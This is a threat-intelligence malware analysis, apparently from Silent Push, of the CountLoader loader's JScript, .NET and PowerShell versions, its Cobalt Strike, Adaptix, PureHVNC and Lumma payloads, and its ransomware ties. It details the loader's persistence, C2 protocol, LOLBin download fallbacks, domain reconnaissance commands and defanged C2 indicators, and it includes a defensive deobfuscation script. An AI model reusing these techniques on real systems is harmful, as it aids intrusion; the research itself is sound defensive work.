The .hta file extension is the default file extension for an HTML Application file, a proprietary executable format by Microsoft. Threat actors regularly abuse this file type to deliver executable code to devices that have no user interface. Typically, .hta files are executed using the proprietary Microsoft Windows binary “mshta.exe.”

After deobfuscating the code and renaming a few variables for legibility, we uncovered the functionality (viewable in the screenshot below), which we will now cover in detail:

Screenshot of the code we observed for CountLoader’s JScript version

Uncovering CountLoader’s Functionality

Upon execution, CountLoader first checks to see if it has already performed an initialization on the victim’s system. This is done by determining if the .hta file is executed from a URL that contains “/start” in the path.

If that is not the case, some initialization commands are run at a later point in the execution flow.

After initial checks, the execution flow continues by collecting system information:

  1. Calculate the current date and time. Add 10 minutes.
  2. Convert to ISO 8601 formatted datetime string in the format: YYYY-MM-DDTHH:MM:00.
  3. Define a variable and assign the value “env”. It is assumed that this variable is used to identify different campaigns since it is used at a later point as part of the C2 connection process.
  4. Generate a Victim ID by ingesting different Hardware ID values via the process:

a. Starts with the username

b. Adds the first non-null processor ID it finds.

c. Adds the first non-null system UUID it finds.

d. Adds the first non-null disk model it finds.

e. Adds a space character.

f. Adds the first non-null disk serial number it finds.

  1. Get device name and username.
  2. Get device antivirus software.
  3. Get the exact Windows version and processor architecture.
  4. Generate a “Global Unique Identifier” from the Victim ID.

At the end of this process, CountLoader starts its main loop. The loop runs once and then continues to run as long as the “start” value is defined in the path of the HTA execution. This is the C2 contact attempt loop referenced previously, seen here in the following code:

Screenshot of the loop code

This code does the following:
For each number between 1 and 10, generate a URL by:

  1. Taking “hxxps://ms-team-ping
  2. Adding the number to the string (for example: hxxps://ms-team-ping10)
  3. Adding the .com tld (for instance: hxxps://ms-team-ping10.com)
  4. Then, checking to see if there is a legitimate response from the C2 server by using the function “CheckStatusC2ReturnDecryptedResponse”

The “CheckStatusC2ReturnDecryptedResponse” then creates an HTTP Post request to the C2 server with “CheckStatus” in the POST data.

If the C2 is up, it will respond with an XOR-encrypted and Base64-encoded string of “success”. The XOR encryption works as follows: The key consists of six characters from the string. The remaining string is the encrypted data. To decrypt, we take the six-character string and decrypt the remaining part. This algorithm is implemented in CountLoader as both an encryption and a decryption variant. The results of both are in Base64 encoding, presumably to maintain consistency.

All C2 comms are encrypted using this algorithm.

If CountLoader receives the “success” string from a C2, it then continues its main operation; otherwise, it jumps to attempting to contact the next C2 server.

The next step, connecting to the C2 server, is seen here:

Screenshot of CountLoader attempting to connect to a C2 server
CountLoader attempts to connect to a C2 server

As seen above, CountLoader connects using the “/connect” endpoint, initially sending along some victim-specific fingerprint data. This request expects an encrypted response from the C2, where the response will be a long string and is then used as the C2’s password for the remainder of the communication. C2 authentication uses standard HTTP authentication with a Bearer header.

A sample encrypted response is:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGlmaWVyIjoiM0YwRDA
wREU0MUY0Q0ZGNURGNTNEQkY5M0IxMEYxNzciLCJleHAiOjE3NTIwNzc5MzcsIml
zcyI6IlNlcnZlciIsImF1ZCI6Ik15U2VydmVyQXVkaXQifQ.eU6qT6lRrS5iBCJP
eweOoH3fxiGLKjJEy5OTWZdYu5s

If the proper response is received, CountLoader creates a scheduled task to maintain persistence. This scheduled task runs the “mshta” executable pointing to “C2Server/env_Var.<randomstringlength9)” ten minutes after the initial execution.

The name of the scheduled task is:

  • GoogleUpdaterTaskSystem135.0.7023.0″ + vFlawedGUIDGen

The task name attempts to impersonate Google’s update tasks for the Chrome browser. CountLoader then checks if the scheduled task was successfully created. If not, it then checks to see if the initialization functionality has already been run.

If the initialization has not been run, the malware then executes the following code:

Screenshot of the next step of the malware’s code
Next step of the malware’s code

This first function call changes the registry value for “MaxScriptStatements” under:

"HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Styles\\";

to “10000000”.

This is likely an attempt to bypass warning messages thrown by MSHTA when long scripts are executed. Information related to these can be found on the SuperUser.com forums and on the msfn.org forums.

The malware then continues its execution by setting the Windows Run Key via:

  • “HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\OneDriver”

This process runs mshta.exe, reaching out to the C2 server under:

  • MainC2ServerProtocolAndDomain + “/api/getFile/” + vLSEnv + “.hta/start

The process also executes the same command via WScript.Shell.

Note that these functions have the “/start” parameter explicitly added. At this point in CountLoader’s execution, we now have registry persistence consistently executing the latest script from the C2 server, after which it won’t run this part of the code again.

From here, we get to the actual “loader” part of the code:

CountLoader code example

The loader requests tasks from the C2 via a specific function:

Example of Get Task from C2 code

It is important to note that a unique function is used here to set the previously received string from the connection phase to be the Authorization Bearer Header for this request.

WinHTTP_Webrequest_5_1.SetRequestHeader("Authorization", "Bearer " + C2EndpointPW);

This function serves as an authentication measure, preventing unauthorized third parties from issuing successful requests to the C2 server.

The POST request data consists of “getUpdates”; i.e., the response text comes in a JSON format, containing an unknown number of tasks.

Each task consists of an ID, a URL (which, depending on the task, also contains comma-separated arguments needed for execution, such as the DLL entry point for DLL tasks), and a Task Type.

Here is an example we received for a domain-joined system:

[{"id":123,"url":"","taskType":5},{"id":126,"url":"hxxps://ms-team-connect2[.]com/api/getFile/file2.exe","taskType":1}]

The available Task Types are:

  • TaskType1: Download and Execute Task via Win32_Process.Create (WMI)
  • TaskType3: Download and Execute using RunDLL32 (DLL execution)
  • TaskType4: Delete Scheduled Task (stop execution)
  • TaskType5: Query the local Windows domain and share system info with the C2. Commands are:
    • net group /domain
    • systeminfo | find \”Domain”}
    • net group \”Domain admins\” /DOMAIN
    • net group \”Domain computers\” /DOMAIN
  • TaskType6: Download and Execute using msiexec (for MSI files)

Note: We can see “TaskType2” is missing. This may indicate that a previous CountLoader version containing it had it removed later.

All tasks that download external software to execute make use of a function that attempts the download via up to six different methods if the previous attempt did not succeed.

These methods are:

  1. Curl
  2. PowerShell Download command generator with XOR encryption and Base64 encoding
  3. MSXML2.XMLHTTP (Internet Explorer engine)
  4. WinHTTP.WinHttpRequest.5.1 (Windows HTTP API)
  5. Bitsadmin
  6. Certutil

By using LOLBins like “certutil” and “bitsadmin,” and by implementing an “on the fly” command encryption PowerShell generator, CountLoader’s developers demonstrate here an advanced understanding of the Windows operating system and malware development.

Additionally, our team observed CountLoader makes almost exclusive use of its victims’ “Music” folder to stage additional malware binary downloads. This folder is commonly observed as a staging folder, as it is more accessible for many users compared to other traditional staging folders like the “Temp” data folder or the “AppData” folder. This observation plays a role in our attribution assessment later on.

Every successfully downloaded and executed task is shared to the C2 via this function:

Approved update code

The task ID from previous steps is then used as part of the HTTP POST data (approveUpdate?id=<id of task>) to confirm successful execution. Notably, the initial C2 password is used here again for authentication.

After executing all tasks from the C2 server, the main loop starts again, so long as the “/start” variable is in the execution path.

Finally, on encountering errors of any sort, the script deletes itself.

Analysis of CountLoader Malware Loader’s .NET Version

While investigating the C2 domain ms-team-ping 2[.]com, our team discovered the endpoint that receives binaries from tasks was configured as:

  • /api/getFile?fn=<filename>

Following this pattern, we were able to extract a .NET version of CountLoader, among other payloads. This .NET binary, named twitter1[.]exe, has a SHA-256 hash of “17bfe335b2f9037849fda87ae0a7909921a96d8abfafa8111dc5da63cbf11eda”.

Looking deeper, the binary presented the following metadata information, among others:

Core Assembly Info:

  • AssemblyTitle: “HyperDrive OS” – the name of the application
  • AssemblyDescription: “High-performance cloud-based software”
  • AssemblyCompany: “OmniTech Industries” – the company that created it
  • AssemblyProduct: “HyperDrive OS”
  • AssemblyCopyright: “© 2024 FutureSoft. Unauthorized reproduction prohibited.”
  • AssemblyTrademark: “CodeFusion™”

The “Assembly” metadata here refers to two different companies, “OmniTech Industries” and “FutureSof.” We observed no public correlation between the two, and it appears these could simply be details added by the threat actors to obfuscate their work.

Fortunately for our team, the packer used for CountLoader here appears to have been used solely for binding additional libraries to the binary related to handling compressed archive files. As such, the code itself is relatively easy to read, the main function of which can be seen below:

Screenshot of the primary function

In the .NET version of CountLoader, some crossover artifacts stand out from the JScript version.

First, the C2 connection appears to be established through an API Client that utilizes functions named: Connect(), GetUpdates(), and SubmitUpdate(update.ID). This aligns perfectly with the three functions observed in the JScript-based CountLoader version.

Additionally, there is an iterative process to read and execute all tasks received by the C2; and a web request to the C2 acknowledges every task. Once again, this aligns with the JScript version.

A notable difference between them, however, is that the observed .NET version of CountLoader only supports two types of commands, UpdateType.Zip or UpdateType.Exe. This indicates a reduced functionality set compared to the previously analyzed JScript version.

Interestingly, there is also a kill switch function at the very beginning of the .NET version, which, after cleanup and some additional math, looks like the following:

Screenshot of public static main code

On execution, the binary calculates a hardcoded timestamp of May 12, 2025. It then checks if that date has passed by comparing the device date against this hardcoded timestamp. If the date has passed, then the code will attempt to divide 1 by 0, crashing the program. It will do this silently as well, as the loop catches all related errors and suppresses output to the user, effectively stopping the binary from executing.

Alternative versions of the kill switch check are executed several times throughout the sample.

We also see a custom string obfuscation function:

ar.a( obfuscated_string, int)

Reversing the string obfuscation allowed us to understand the sample better. The source code of the Augmented Reality (AR) class, for example, can be seen below:

Screenshot of the source code of the AR class
The source code of the AR class

The first function here, called for string deobfuscation, is actually another kill switch.

We can see that it creates a new DateTime Object with a predefined date. However, this date is intentionally obfuscated via a few different calculations. Cleaning that up, we get the following:

Death switch code screenshot

All told, this function compares the hardcoded date: May 12, 2025, at 11:00:16 PM against the current date and, again, initiates a crash by dividing by 0 if the required parameter is not met.

However, just prior, the code continues deobfuscating the string:

return ar.b.b.c(a, b)

Looking at the remaining code in the AR class, we see that this execution chain first loads a resource from the binary itself. This resource has a random name, which comes in obfuscated form via the b() function. In the case of our sample, this encrypted resource’s name is “+;\u0016\b1“.

Screenshot of b code

The b() function decrypts the name of the resource using more math, which we can see the various steps of below:

Example of original format code

The “decrypted resource name” of “vfKUl”, shown above, can be found in the binary in a specific byte array:

[0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18]

These bytes act as a key table for the deobfuscation of the string. As seen initially, each string is also passed alongside an integer. The lower 4 bits of that integer are used to determine which of the 16 keys from the array to choose. Then a logical “OR” operation is used to generate the XOR key, a logical representation of which is shown here:

<ressourcekey> | integer = <key>

This key is then XORed with every character of the obfuscated string.

Below, our team demonstrates this with an example string from the binary:

Setup:

  • Input string: '\ue8f0\ue8be\ue8af\ue8b6\ue8f0\ue8be\ue8af\ue8af\ue8ad\ue8b0\ue8a9
    \ue8ba\ue88a\ue8af\ue8bb\ue8be\ue8ab\ue8ba\ue8e0\ue8b6\ue8bb\ue8e2'
  • Key integer: 59479
  • String converted to char array, length = 22

Key calculation:

  • 59479 & 0xF = 7 (takes lower 4 bits)
  • m_c[7] = 0xDF (byte from resource at index 7)
  • 0xDF | 59479 = 0xE8DF (59615) – this becomes the XOR key

Decryption loop (processes characters in reverse order):

  • For each character: char = char ^ 0xE8DF
  • Example: ‘\ue8f0’ ^ 0xE8DF = ‘/’
  • Each encrypted character gets XORed with the same key 0xE8DF

Result:

  • Returns new string: “/api/approveUpdate?id=”
  • Length remains 22 characters

To facilitate the string’s deobfuscation, our team wrote a quick Python script, shown below:

def decrypt_ar_string(encrypted_string, key_index): """ Decrypt a string using the ar.a() method logic Args: encrypted_string: The encrypted string to decrypt key_index: The integer key index used in encryption Returns: Decrypted string """ # The key table from the vfKUl resource key_table = [0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18] # Calculate the XOR key table_byte = key_table[key_index & 0xF] xor_key = table_byte | key_index # Decrypt the string (working backwards like the original) chars = list(encrypted_string) for i in range(len(chars) - 1, -1, -1): chars[i] = chr(ord(chars[i]) ^ xor_key) return ''.join(chars) # ============================================================================= # ADD YOUR ENCRYPTED STRINGS HERE # Format: (encrypted_string, key_index) # ============================================================================= encrypted_strings = [ # Example - replace with your actual encrypted strings ("\ue8f0\ue8be\ue8af\ue8b6\ue8f0\ue8be\ue8af\ue8af\ue8ad\ue8b0\ue8a9\ue8ba\ue88a
\ue8af\ue8bb\ue8be\ue8ab\ue8ba\ue8e0\ue8b6\ue8bb\ue8e2", 59479), # Add more encrypted strings here like: ] # ============================================================================= # DECRYPTION RESULTS # ============================================================================= print("=" * 80) print("DECRYPTION RESULTS") print("=" * 80) for i, (encrypted, key_idx) in enumerate(encrypted_strings): print(f"\n[{i+1}] Encrypted: {repr(encrypted)}") print(f" Key index: {key_idx}") print(f" Key index & 0xF: {key_idx & 0xF}") # Calculate XOR key details table_byte = [0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18][key_idx & 0xF] xor_key = table_byte | key_idx print(f" Table byte: 0x{table_byte:02X}") print(f" XOR key: 0x{xor_key:04X} ({xor_key})") # Decrypt and show result decrypted = decrypt_ar_string(encrypted, key_idx) print(f" DECRYPTED: '{decrypted}'") # Show length info print(f" Length: {len(encrypted)} chars -> {len(decrypted)} chars") print("\n" + "=" * 80) print("SUMMARY - DECRYPTED STRINGS ONLY") print("=" * 80)

Using this script, we can now deobfuscate all strings in the binary, which allows us to show the fully deobfuscated main function:

Screenshot of CountLoader’s .NET version’s fully deobfuscated main function

An interesting observation that can be made here is the hardcoded User-Agent header, which indicates a Yandex browser on Windows 10. Yandex is a Russian company sometimes referred to as “Russia’s Google.” This appears to be an additional hint at an Eastern European or Russian developer.

As with the JScript loader, if the binary crashes or completes its process, it will delete itself from the disk and kill its own process, effectively removing artifacts of its infection:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 YaBrowser/24.12.0.0 Safari/537.36

CountLoader PowerShell Version

The PowerShell version on CountLoader that we observed is even more straightforward than the .NET binary. In fact, the only sample we observed consisted of a mere 20 lines of code.

Since this version of CountLoader has already been analyzed in the Kaspersky SecureList article, we will only briefly highlight the similarities with the JScript and .NET variants.

Screenshot from the SecureList article

As seen with the previous samples, here CountLoader uses a loop to generate C2 domains. It also stores the received malware binary in the Music folder. Additionally, it uses a known CountLoader C2 domain, app-updater[.]app.

It even features two different ways to execute received code: by either storing it on disk and running it via “Start-Process,” or by using in-memory execution via reflective loading.


CountLoader Payload Analysis

To gain a deeper understanding of the malware delivered by CountLoader, we developed an in-house emulator to request Tasks from its C2 servers.

Over the span of two weeks, our team received the following samples directly from the attacker’s own infrastructure.

FilenameSha256MalwareC2 Server
file2[.]exe233C777937F3B0F83B1F6AE47403E03D1C3F72F650B4C6AE3FACEC7F2E5DA4B5Cobalt Strikehxxp[:]//64[.]137[.]9[.]118/__utm[.]gif
file[.]exe5e9647e36d2fb46f359036381865efb0e432ff252fae138682cb2da060672c84Cobalt Strikehxxp[:]//64[.]137[.]9[.]118/__utm[.]gif
file_x64[.]exe8A286A315DBA36B13E61B6A3458A4BB3ACB7818F1E957E0892A35ABB37FC9FCECobalt Strike Shellcode Loader64[.]137[.]9[.]118[:]80/SQWb
<in memory implant><injected into previous sample>Cobalt Strikehxxp[:]//64[.]137[.]9[.]118/dpixel
run_v2[.]exeEA410874356E7D27867A4E423F1A818AAEA495DFBF068243745C27B80DA84FAEAdaptix C2hxxps[:]//64[.]137[.]9[.]118/api
run_v4[.]exeB86ADCF7B5B8A6E01C48D2C84722919DF2D1C613410C32EB43FC8C10B8158C45Adaptix C2hxxps[:]//64[.]137[.]9[.]118/api

All samples mentioned above were only received by Windows domain-joined systems. All domain-joined systems also received “Task Type 5” for the JScript CountLoader version, which asked for additional Windows domain information.

This shows the threat actor’s higher interest in domain-joined systems, which is understandable as they typically indicate a corporate environment.

Also noteworthy, though for a non-domain-joined system this time, our team’s emulator received a packed PureHVNC payload:

FilenameSha256MalwareC2 Server
cvcshost[.]exexexpierience[.]exeXojwecqy[.]exeD34CA886266B7CE5F75F4CAAA6E48F61E194BB55605C2BC4032BA8AF5580B2E7PureHVNC109[.]176[.]30[.]246[:]56004Ports: 56001 – 56004

The PureHVNC binary was downloaded from the following link:

hxxps[:]//chifacanton[.]phuyufact[.]com/images/sot/e/Xojwecqy[.]exe

Once dropped, it is renamed to both cvcshost[.]exe and xespierience[.]exe during the unpacking and execution steps.

Another binary staged on this server is:

hxxps[:]//chifacanton[.]phuyufact[.]com/images/sot/m/git[.]msi

The SHA256 of which is:

4CB6EC9522D8C1315CD3A2985D2204C634EDC579B08A1B132254BD7DD5DF72D8

Which, upon further analysis, turned out to be Lumma Stealer with the following C2 server:

gizqt[.]xyz


The Ransomware/IAB Connection

During our Analysis of the various Cobalt Strike samples related to this campaign, our team successfully extracted an associated C2 configuration from within the malware’s binary.

The fields captured from it included a “watermark” field, along with an “http_hosts” field, which contained an IP address, as explained further below:

Screenshot of the fields captured included the “watermark” and “http_hosts” fields
The fields captured included the “watermark” and “http_hosts” fields

Detection of a Crucial Element

Among the various configuration options used by this threat actor in their deployment of Cobalt Strike, one crucial element is the Cobalt Strike watermark. Cobalt Strike watermarks are unique numerical values generated from the Cobalt Strike license file. This value is added to each full backdoor beacon payload generated by a particular Cobalt Strike C2 instance.

There are only a few cases where this watermark cannot be tied to a unique attacker. This can be the case in cracked versions of Cobalt Strike or when an attacker shares their Cobalt Strike license file with another attacker.

In most cases, however, the Cobalt Strike watermark is a unique enough identifier that it enables researchers to cluster different campaigns together and tie them back to a single cluster.

Our team observed the following watermark tied to the Cobalt Strike samples spread via CountLoader: 1473793097. We uncovered two different Cobalt Strike samples containing this watermark, each configured with its own C2 server.

Sample 1 was found on August 29, 2024, and we made use of the domain fronting technique via CloudFront, with the configured domain being:

d31tef3bsujkft[.]cloudfront[.]net/safebrowsing/rd/CltOb12nLW1
IbHehcmUtd2hUdmFzEBAY7-0KIOkUDC7h2

The second sample we found was named svchost[.]exe and is available on VirusTotal.

It was first observed on June 20, 2025, and configured with the C2 domain:

quasuar[.]com

The second sample was configured with the C2 domain

The only observed IP associated with the quasuar[.]com domain is 45.61.150[.]76, which we enriched in our platform to tie back to several hostnames.

Looking further into the domain, quasuar[.]com tied to that IP, our team found an X/Twitter Post by a security researcher, Germán Fernández, who referenced both the domain and the very same Cobalt Strike watermark we were tracking: “1473793097.”

In this post, Fernández presents evidence that ties the watermark to yet another Cobalt Strike watermark: “1357776117,” using the following screenshot:

Screenshot shared by security researcher Fernández

Our team then observed a Cobalt Strike C2 profile using both the watermark and the quasuar[.]com C2 domain and an OVH server that hosted the domain misctoolsupdate[.]com. The IP in question, 180.131.145[.]73, is also noted in Fernández’s X/Twitter post.

Fernández further states that the watermark 1473793097 observed in the sample is linked to a Qilin ransomware incident, while the watermark 1357776117 is associated with both BlackBasta and Qilin.

To corroborate this information, we worked to find additional links between the C2 server IP address 45.61.150[.]76 and the IP address 180.131.145[.]73 seen in the X/Twitter post.

While doing so, we discovered that, within two days of scanning, our database had observed the same SSL fingerprint for both IP addresses.

Our team also found an interesting pattern in the subdomain naming scheme for both misctoolsupdate[.]com and limenlinon[.]com, where the attacker created “sso” and “login” subdomains for both apex domains.

Further Analysis

Further analysis confirmed that the domain misctoolsupdate[.]com has been observed as a Cobalt Strike C2 domain. An example of such was configured using the second watermark, 1357776117, which can be found on VirusTotal.

By combining all the information, our team was able to create a technical fingerprint based on the custom “500: Internal Server Error” response tied to this particular attack cluster. Note that this response is only given when querying the IP directly, which is why the query only returns IP addresses. Examining the IP’s SSL certificates then reveals the associated domains.

Notable examples with the Cobalt Strike 1357776117 watermark discovered via this fingerprint include:

  • grouptelecoms[.]com (162.220.61[.]172)
  • limenlinon[.]com (45.61.150[.]76)
  • misctoolsupdate[.]com (180.131.145[.]73)
  • officetoolservices[.]com (88.119.174[.]107)
  • onlinenetworkupdate[.]com (184.174.96[.]67)

Note: The IP addresses 45.61.150[.]76 and 180.131.145[.]73 are both observed to be connected via this fingerprint, further linking the Cobalt Strike watermarks 1357776117 and 1473793097 together.

While we are among the first to highlight the attribution of the new watermark, 1473793097, to this attack cluster, reviewing open source for the older watermark, 1357776117, yields a wide range of ransomware-related research articles.

One of the most significant among them is a report by Kudelski Security, which mentions the domain misctoolsupdate[.]com and the watermark 1357776117 in relation to attacks on SAP NetWeaver.

Details from the article align with our findings:

Observation of the adversary’s infrastructure showed consistent naming conventions across multiple domains and subdomains. The attacker repeatedly used prefixes such as “sso.” and “login.” likely in an attempt to blend malicious traffic into legitimate enterprise communications. Examples include: (login| sso).misctoolsupdate[.]com (login| sso).networkmaintenanceservice[.]com (login|sso).officetoolservices[.]com sso.leapsummergetis[.]com The recurrence of these prefixes across unrelated domains suggests automated infrastructure generation, possibly using templated scripts or orchestration tooling to rapidly deploy new redirectors or C2 servers with plausible, enterprise-looking subdomains.

The article ties the observed Cobalt Strike watermark (and, by extension, the CountLoader campaign we have been tracking) directly to BlackBasta and Qilin Ransomware activity.

Additional External Research

Additional external research on this specific watermark can be found here:

An interesting finding from the above on LockBit comes from the DFIR report: “The attacker used the Windows Music folder as a central staging server. This staging folder is not commonly used for malware staging. Threat actors usually store malware in folders such as ‘tmp’ or ‘appdata.’”

This aligns with our observations regarding CountLoader staging samples in the “Music” folder.

Based on all of the above, our team assesses with high confidence that CountLoader serves either as an IAB or ransomware affiliate and has apparent connections to the LockBit, BlackBasta, and Qilin ransomware groups.


Mitigation

Silent Push believes all observables associated with CountLoader present a significant level of risk. Proactive measures are essential to defend against Initial Access Brokers, as the damage that follows is typically far greater than first observed (if any).

Our analysts have constructed several Silent Push Indicators Of Future Attack™ (IOFA™) Feeds for our clients to protect them from this threat. These feeds include:

  • CountLoader Domains
  • Cobalt Strike IPs
  • Cobalt Strike Domains
  • Adaptix C2 IPs
  • Adaptix C2 Domains
  • Lumma Infostealer C2 Domains

The IOFA™ Feeds are available as part of a Silent Push Enterprise subscription. Enterprise users can ingest this data into their security stack to inform their detection protocols or use it to pivot across attacker infrastructure using the Silent Push Console and Feed Analytics screen.


Sample CountLoader Indicators Of Future Attack™ (IOFA™) List

Below is a sample list of Silent Push IOFA™ associated with CountLoader. Our complete list is available for enterprise users.

  • app-updater[.]app
  • app-updater1[.]app
  • app-updater2[.]app
  • grouptelecoms[.]com
  • limenlinon[.]com
  • misctoolsupdate[.]com
  • ms-team-ping2[.]com
  • officetoolservices[.]com
  • onlinenetworkupdate[.]com
  • quasuar[.]com

Continuing to Track CountLoader Malware Loader

We believe that the threat posed by CountLoader continues to evolve by the day and advise all enterprise organizations that detect CountLoader activity to immediately begin deeper investigations and monitor for the release of additional payloads and exploitation.

If you or your organization has any leads related to this effort, particularly regarding unique payloads or new C2s used by these threat actors, our team would love to hear from you.